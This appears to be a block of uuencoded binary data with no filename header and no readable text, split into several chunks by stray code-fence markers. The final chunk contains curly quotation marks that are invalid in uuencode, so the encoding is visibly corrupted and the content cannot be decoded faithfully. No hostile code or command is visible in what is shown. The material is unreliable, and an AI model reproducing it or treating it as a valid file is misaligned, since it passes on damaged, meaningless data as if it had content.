MY,1CN["@7OKHWS4>">&\I;X(=R8D?Q<^4DOT,\MJ(=J-?!02%.W4'M]<(I>H
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
```

```
MFLZ^78\TRR=9-=K\-56Z?T>YZ8,PK>!-EESZ9KI<6K?R9AB9.[P,''RW=QD.
M_-MKOZ?Y([RHR6#4\,+2NL.1X!8Z%C!*F\94)E:OLU7U4-?64M$0Y5,E6KH!
M*A['BL'$)1ST;AT0*Z@M3-J[T8JH"&&^?HBJKN%P'HN]S"?!V4=>VI/"K&Y-
M;$7,7$P5]\89K[(DI?%<IET5+T4SMFFZ*XVST>5=.EOR3H_(T)W424\%NO3-
MN&V@NV#\%SI>'-,5:CHKW[0:;3H[<W4U@U77]\7)$E]$TT'K">F9Z1ACZ#EH
MJPXY*J73]82*I7;0!=:B=S\Y'S!94JY<K,!(QYQ6L40*M6U4^+PO2%,2@+8N
M^A;09;<71%7*;F/)L/)9"E0II5BC%9^'HWT>M8QO\GFM&V\?^?5\T_KG?0_?
M2*-E;3O"T)8;<7:VKR/#0=0$%(68-JN$\#RQ[3](^4KO[D76D:=NLG.M6%94
MJ/QBS)?*J'_(95%B:,+EF;IJ'W6VC\R,?+24"SE%RXH37'<2YQNT/2%]AZO1
M6JR(:'F-4-6\0DKGL[$PV3X:#?48$]WO7@N;:BG9I#J/C"3A#$>V*5KW&:84
M3@4$09G(4,;KC?T1JM#!"?#5Z\:)VCMXJO8/U(XJKK!E"8ZQ9[0W!Y/^!2EK
MX@A!'VEX<,TZNG'!6&HCT\$5Y770@A#SC];*W!ND[GL1M5F1&5'1G6GH30K1
M51*%V-L,*S)3P+HW+!6!B6"5XE;("M:1SANQ&K87&)UCZFP.H/?1H@T(KTJX
MN@'K0*/HA'Y[DX$GRLF2Q4Q-#-_V78RTJ@&W)](AEKI)#;B=,W)A1WXC%PJ)
ME"CIZB8*^A(BQH&;B9>!K&\M'="_2H'@O5,,\'/RNNIA;Q+ISN3':,RC<<-=
M[O1*($T&?E4/%C\]PUW$C\)06![',34F0;$>*@][&-T8A726'B*^-U(7>I+G
M1O8Z+@S47J6L88?[S3<ATC#E80K1MQ[W6(2:\C8$X("YH'?!'7KZC?O#]UDQ
MOQN*<KLW2;1!/S/#^ONBQJ^'%1@5#@Q'(6%.7>OW$\,2FYX0/C?#*W:'>0QG
M:EQ;*\J?M3#O6)9,;>:@-%.I#*^/]3NH)>711+.6++TQ1^D-7;INE88U-PHC
MW]!0^;:2[21#@L?^>Q,?7Y/RD2HKP6L%L?JQ%VM'M\::YHPCAX[K#(.HAH)N
MO;4EQ=I,I8_0/'TD+BW<$2*3-*1QZ[1-<>B.SL),'Q$)NY<#NV7.3@/$<BSW
M2,D+Z1+.T,P$),R9T""AGEWB=EH9L10E*Z\6J5'3]2_%Y)\VCF4-Z48K#2'@
M^C"]+<<5P_<LJ.?'/XR"MC:V?E<J*#%,B]5K(0TZL9S=J>20VQ*)S<&MRO8*
MGV$T/X=*SM-F'Z#2]DEB)(WZN\P;.7J,D7:``-A.?,L&U5CGL>-WU9J,T(TO
M'+"B2S@4H>-4KCB$1.&;_&!D68-"_)!L?ME\\MJ[74F=OE08:1.KMH%B_"9@
M6P_"L;;Y)P/QP@AM5@.VT!R/;F/2E7?,///,/BQ%4"V'R2,5R2^OL)5;["$F
MY+>GV'@Y0F\ZP%Z@T30^N3$.@0MK\YEQ'ZUX;!=#?'J*.[VTDPPG%0M,VDV
M/K@(K]#HGEP71$%WX/5BZVM'E*W'[JX!3[Y4!RF,PTPH'+P!ODI,S#'9VZ,G
M'.@F]!@W_73"WDMEG?'.6RUKJN.-^L52Y/>#F*I-QNXQ4?1VC<Z#.>7CR<='
M$2ZI8^MT9KO63'WH,EV4&W46WFES6F>"95^&)!'?75ZU'8@PT\E2IW5-)'-M
M'M&$'?UVB-&Q<4>E#?57R'/$M1@&HBL'+"XKJDP?*9%B$6^OEB&%:-(%THH.
MZD*QG0','YB9N#!\'A'4Y2>S8D-$'-(7:YD7,]I;+5=-K<%%WPR'H6I%8#5U
MK*6?4[1O!/6-G^Y:K09?%/7B(HK^^%M4>8NV]ES1NI'/V,6*J-AJ$',U8V$J
M=,WP=BWLQ.HN:R]@[<06B])I<HXG.LE5;"![)&"G#51SZ6SOI";5NBL@.Z%Q
MC'XJ0YJ9.K#0'YCHKK65D+J.0<%HZP@&203J[L(I\CU5NB?C#$80DF8VBJ)-
METJ)2T==,^IXPDDE\W5+UEY;-/:-Z;ZW9:2FJX#=M#=4EQ#$/@VS=BVB3&R\
M#@EX.\)RO(@)F^W0@1>I7J'+CG2"S7^'0>L]%>F%W8"MUJTL.=['MO4ES'2B
M*#FP+:YVP@-]""&]A'<"D&@H19!N@;"K;AZ6KYD<7A(&RP5-.AT<G0RD9Q:G
M!ZET<W]E,J6Q$&U?DX,.GTZ.=M=.IU.JDZY5ADP6/E([>09.'7B$G-54;3P8
M=Y6YP3!YTL=5IP2+P>/.339*Z\)+#E'^F%MREH\J,B,JBPRQDG]G3>Y<1E&8
M,O_1/N3,%OH7UC'3_UMU8W5]?0/]O]7K&ZOU]4>8KUI]M/;5_^>7^+/\OZ';
M*W).2P<(E@LS<PH<X!#6"_+2Y#CFHB<&4ZV1C_X_7GGO?7;'B3"F.!"=H+<4
MBL,Y%_L:*U=KBMPK)=S')5S'S>$X3KLABME"<1N5]KXVRQT:@$%W./CL7R_H
M!]B2(3[&&$7B_PH=>JW8SJVP*]AAFPK&91:\$\L9;>:\%CT$NHT!842;PQ%T
MU\TV/QZ)3E?0W1;:DK7;'3OE27E;W42H^P-(YJL,$JS'@Q$!:WIQ*X[9K).@
M3H^=:*+YIUB\R54;EV&1.3KM\J)+2)7W(+"]Y$NKQT?,BTG0:V\?'![LP;[;
MNO2;..[;Y8JX]:"XG'_CMW0C*2N^(L"A0=CD2;,-P0'4;:+AU#SA5P=R=E'A
M[)M9<=&DDXH;C[Q!A&Z#FMC*[6CE!OZ7BP#+P7@;?K'F:-1J!Z/M'*Q\X.FY
M/,S'BS""Q)NFN!&+..&FR1Y'QT!RP5+%Q8_6.W\A*NHD(NF)$:4"H'P-BN#
M)!5R,'<]R6'*7\($!=BW$?9R(M$?0R'*T:83;R(9N#^H%^=85BI,$,)J"D:%
MG'1%HIC$%G)AKVWGL%^[P[*=,%6P$Q9R^&Z+&P\QA:P)SO(&,XW+N6B"N$;;
MN5?/7NX\;VS#^?KG/0ZBUS_O)NA/^I8XC68MSF&47^#-GX+)#4=L8E3;84N\
MJGFXW]\T,;9)1;:KM1S&'H)7VSDR'&TU>:7DVB$ZF2=';&/V-WE%<AA.AM,[
MC(3MM'TXX'A%!$0;R'D/.WX?J/RB5*'?^466W@?R&Z=LGRV:FO.4;K"BV]UP
M,'X&$W3$CZRYN&K/6V7X;JY4W"XN2QL'+^&2G'RQ!*S4]$K_WBG]D][UV$91
MF/969$'@*.:;L#=VXGNGH$_72[!;[-YV!Q.;(!MB0[YYR"]/._"ZP."22RH\
M4T]K!+:"5Q?RCZF@">F'_"X[G2:E"'<!L5VTX-D?5C@.FM"V]MW$Y32VT#5Y
M!$_PD59R=B>D'_*;P)"R"H)$;(LQ""L<!TW(H$19LS'B\EPBWW!89-JG\T5/
MZ%D15C@.FI'.R"__N"V,]PUI9HR&-&5Z1.)[NYC$SLE@?UCA.&A".J"[T-K;
MLOI1B#2528?CH'GI@/RZ':(A<&_H#:!H0W>^['\K''>M;FE[NDD:4F9[@@@)
M;$D@Z"^#9@=V;%B^^G!E%J;U^FRIJ(L9-V5X;47.*)C?,*X:\>@O%_M$C#5]
MYWQE[>+,4,FX5L'#(E6&4C7/*Y5NX9U-295^2B-O"-'FBV@W;6B;QE671!'>
M[)5/'MNH;LFK*^(H+;-+DLB5*DW$R"+J/KT"T5S\$.?^M#T(S3!PNHR"_KC?
M($@I&'.)VBX7O^B'6'O'WWE'INR3)%/#K=+(V)Q-[Q9Z;<MZXN..H2W$2ZT0
M#S(P625F?'B<8Z;+?"?3^=LL:A/E?-D?5C@..N5U0'Y=BF3CQ%3)PDKHC,WD
M%Y.8IV(LDF0B$YG<3^?+_DA'BI-,2%,\&\,LJM?U2.7#^N6?95DLAQ=1V//'
M<%Q$M952"0](F)D7!'XUX4M/"H2()SV"80?DUT"%(R5SM^3<"V^.@+T,I2[-
M(?%EV'L^M/7@J*G0]RNQ5N1U5(#Q9:IX^R5WKZ'JB=-3=#^+;TK@L5LN3/'I
```

```
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
M(WFT&J*JK']EQAL&EGCAK*6ATR.".+KMJ\_=$J#UH@^&CUA#U3:_E5E/+Z%
MC&N*W/N%K)'Z\^0B!*;T)(":(7%#:15+'.MRN6RT+*D^40V%C.OT`!_@-HIS
M1-Z5CZCK-\9[8=<,8WZ190EYM:UNL5]D(.E>=N,'PF^`?J#),X^)_[:*(T$?
MZS\8*T<$S,;B^;,<J>!R+X4#=**(J-[&6`U'87O28H92XTQ/#/;\'+H*IE?$
M]30B_UT>K*RV?S'I=DEUMV,M`%0)1H^',,O&$"SG:.;0L#;&,)[DS,>^P6+U
M#N>&*0KYO5*MVXJH3X9H,[J#+E9^GX14#G41NY%N%'G#(8:D[Z.#`F_DM<;D
M,1,GG,:OB46,O1Q\H+&<S;D1@62+M+_@SDVVB[_'!9O8S.55OOBQF'^'_YZ>
MG9Z=G_U_9PMGBV>_G7U[5CQ;.EL^^W#VZ>SL[./9UMGW9S^<_>.<:'FZ5ZG_
MW#A5D#YE9E5SOG,4-&,16_$QV5M0!R\;:C`)(GQ?D"R)#TE+E'W?1.1H:1<G
MI==#'5)**2LT-X8T<J&#DPH?+H(2DP'4RS;-:`.>BU_0Q4RH-JSI!=D8$_E1
M?KE;5B]W#IYO[ZHER`?<[ZUJ[!XNEXEXW>!4?+G;?+77:.P\WVN0`2:L[$@U
MV&4<ODY,]M,DS.RQ)R=@H[5=.Q"(=X!<X1OR234H[2*TW9-?C_9TC@MH&3L@
M:9'34J))98N6?$#TO@,@G_*P=VQC6YFB"-Y;=$*DAQ(P8HOW'[O\;G/GY4N!
MX)2G!(2@RU/$5KJ\;G\V$)WJ0M*Q&>"H`TR3DN`HE=ME@:/8+=E=H3?USE2^
M5-Y5&+0C==A`FD=J!&A7JX`$=\>7BNSJY=#S=.]9@_9Z=-+JM\LYW/!&G8P-
MKXSFZ3O[;U5K.%2]$'W7AO3:JM\?CEDGC@Q+R6Z"7M@B5Z.:**,)A8=\`S[%
MTR.O9$3#?['KP!H($MU%3`;![Q,_=L/%!Y,5V(=Z['R14DB;553VL4G2$TRQ
MR<'UBCPI*R:OO3!\3[P,%"==6:3:,!PB=2,7!B.$2-25D6!CQ/%-,QJ/)I!R
MR5NYHVC+:H$K"`IU/TAS5SO#$K>_V,&&M?DW;HM49\S90(4<I6T`_#:>IW)D
M;4(-M)MK[0[40\Q4B&\V'.*A-R(+:V'OP^[VXFI,WE"N9;-&8?<C,T8/*Z>_
```

```
M5<[QO^+BPX=T3M3<9%P4)SU’8,F\^O9;&R[6*4)’JTPNYDR_@6FFI/V51;>C
M+1958)01’O("S!]D==,@S%G+:B[P\1K,‘)CD5>YBEG&8:3I9:M=6TUG?.HL[
MEC;](?@R?S*@0E_‘_Z7[M,’Y!_[^%-N;/SQ;PG$^6Z[‘4)]5<;!SY":S0S8>
MPU[0"LA9H=^#2>>+10RR28Y[$9,<DI\*9X[O’AX\VW_>;.R?[.7377^SR#?H
MF0<4JRALI)R1K2LT,T@">YWBCUMV?-[N7!=4RL@F"VHZ4T8%W,_"<V$DVU;C
MX%A5;BEBQ4R_C&3.Z?R."P(:JU[HD88YH2*>5-PBE+F<!,0H)4Y16%UL5!U7
MYE;%5F!VQAQ68$48_ISG*9U+IA7\P2F(6Q3@Z=^,MUOH;X:\1F@’U>@:‘A8*
M["N:02EU5U3I<$5!AY<3@CG,9CRM<+’MPN+NT9’"?PAN@=EBXO;1T<7N;JG5
M^J1*+<C"%9NL9J,K+S)ZQ-$3‘-BDWMNE0Y,W‘\SBRZ=3X"V^W/^I(5!;HS"*
M!#/H.":-5T1‘FRT(8C(-VQ+W,‘*"?&<M&#**J:[45NK+L’J[(W^H6BH^.IDQ
MQ;,(’"+Q\/L&G>1XJO’F>(T+]&‘+C50)-VKO-E+=2^_?P8\M+QB61Y-Q%P\4
M?GLB;C(8!3B‘"Q))#)!^1)72H’(SJ&B$;@99&!&]’FS3&&\7<@4,C+<+#PKV
M^J0L)9X(VYPC2?(-B+.6P*!IE:.9Y4UNFN161I8B;>6&0IJM‘,ZT<1#^GUR8
M’5[V‘=KZD‘5)*;IT&Z(KDGPZ6K(WHTLF+Y+-‘@/SC]<L,;C4]NG5EO^<:LL9
MU6KRX!#IN.@\8A9G/[):&(Z45?$<W9\I>C$’IB:9QFS;[1+J2PE6QFARD94-
MHIT3<D8>Y!+%DC=VVIOTG%+.D5NID*4L[&?6B$J0O99]0B0GQ*89*9E(R/‘L
MHUU#D8"’+$A0\J-L‘Q_;<BAI#N0:)\%>>7AT(HZW?#6:B%$*@JR6U:_AQ%!.
M&)#PFMU),2=Z*_6LF#K84R0+Z,1O,Z-&!C8HV4/D:V5%YE+&!’D<2AE,K9?1
M+8_‘"!*<K["EE\GB=-!CI\B4N,+5‘N/<]L?H^6N@I3?QR&-E:V5U(K)’0)P=
MMVCOS0Y6ZW-@-9X!"9$BMV+8R_K9CDB[]-(72#Z;Q>(+?3V"2S(FM4CMQ6U,
M^RNF9S:L=U’:^MD3S%DJE189%PQIG‘<YY(L@IHC_*?0B6RKI*/G4423YF"G]
M_M,DN\JX;B3O3_K8)\<L-,J+ER’QA(O.@L6’N]:L_4+5?OBV*H?>32+[<U‘@
MK,4%FRW--<><‘4#3*Y>::[W0D<^CS)/‘$92-7++Z]4?5336]O")I($8W::)L
MTZ#F1‘(7Q^?UF"YK^9PUUDKI%-J7+&CO%A.D\9WI+F(<Y^LR*AE?’FR1%V^2
M’6G:‘*,_38QO)%UV(P5W(\V*)P;1LG>)<;<ZXAUW5FLXT2=1L6/3;R3B\:1T
M7CQ;+MFA,OPL5LZJ>)U+‘,1%Z1^‘43,P8H_T]RE?Q_*Q/Z]QGL=9YD_VO).5
M=;^9]Z1FS;P,"#SW.$$/#’_I^6>GS3,#E0LL’C4S"=P,TZ>!;&.IB6"7?Z=Q
MMR:#4:N9?SH($’="W‘].S8(33XK[P<B8%@Q@YL3@O>=>\V*CNFK-BS0‘GA84
MK\>)/O2DL%+FFA,.I(PIX:1/GQ’,R*0FA%7ZG2!M30?MR&W^V<‘@W,EP+RBU
M&$H\%>X%(6,F4’D]$40"96\.WVRG5NNWWQHAW*)K>F‘^68M^,5N9&*599T3#
M<1CQ/_;-R8‘3Q@R+’^S*/Y5R.?>P\(&/OY_T4>%!(G47^-(X55E_G+1=*!W6
MX=‘S&8Q".#CTPG‘(I]).V‘_&)7K.OD1/+N#+),-@Z!<(Q‘.Z0W[‘5<-AAT’E
MQ2GZWLT8[\2($:-WM-1U.**W2/+=5BM/DNF‘&"_VS&-[!>‘’,_!FIIS#>Y/V
MI-^_55!L"T]8"&=[L9:]8)%Q6I1,<ZS5M?JFRBY+RQ2ZD;5QJ#//1(F@L%@H
M?"A8DH+=W0)=%13>G<G-0T*B(U@ND?REO>SBQ,=IYX)]=]>10,?U4#?GX7ST
M4AY?(!XWO‘*.(F@S_TNR#@UU_QF.S‘?\40]P‘J!H"CCE9M#!FS"(A[@XTZ=-
M$E>Y!_:CG9,7<BI7[@&5))TL9M8BYLR3N^Y49_XEVH630E+TN5BT%.ALK)MB
MX4\S#?Y/O>)‘R^>F]J:[[K$O[4%P4E’=BA)Q0KL"5‘O@S)G^QR;Z7S#/’]6^
MSO/4/)>;DN:(-‘_YQN)+S7[GIL/.1;<XY-MFTKJHM%I)HIU"&F^C’EB.;RWM
MGE2G_H$UIA%=3%:<N(U9P)<J.N@U’%^@#+OL)8<\‘GOCR\1%))Q(^54??@"1
M[J;,]’?7,B9=!IVQ-746%U2I.U:K5L]0[3‘#(UQA[:#3\4E\891B^‘(<7[X*
MNQ-Z!%.[C’L17B,F](KNI?@‘)PG+!?!;N$971$-$&D4B@PNI3%?.RQ[PN^:+
M_MU=E%/\"X]P\O(D@6)E-J(3>+PVOLP8%]U,NR\RID=^\<=\(G]RZ?QHW8-\
M.1*I7‘J)2V/ZV7<0RM.<I,S;:LG4@2ES1DON’D*#ZTN?_&+3HRKQD"\!$O&]
M@-P&+"MZ9^-NBOFH9G/Q?Z0*YO._7K’,=\6"[I]^2‘/Z_GOTY+-‘RA*/ZJO6
M".5S"UI9.1\K+.1S^,K6TO*’D3^>C‘9+J\M;G\@9$,SV#VJ)-CD::FNDZVN;
ML.4M2NO/\LN$^);DUO’+*‘U;1R$;S&N>Z)’!-VL3:]&"?1\9=8’]CDCB"BPE
M\]1X%%P%4(=YKNO:IX&’[PM2\Y%’(A1UDIEW^CZ(%?"X?EPGB.*4RYYDA_-6
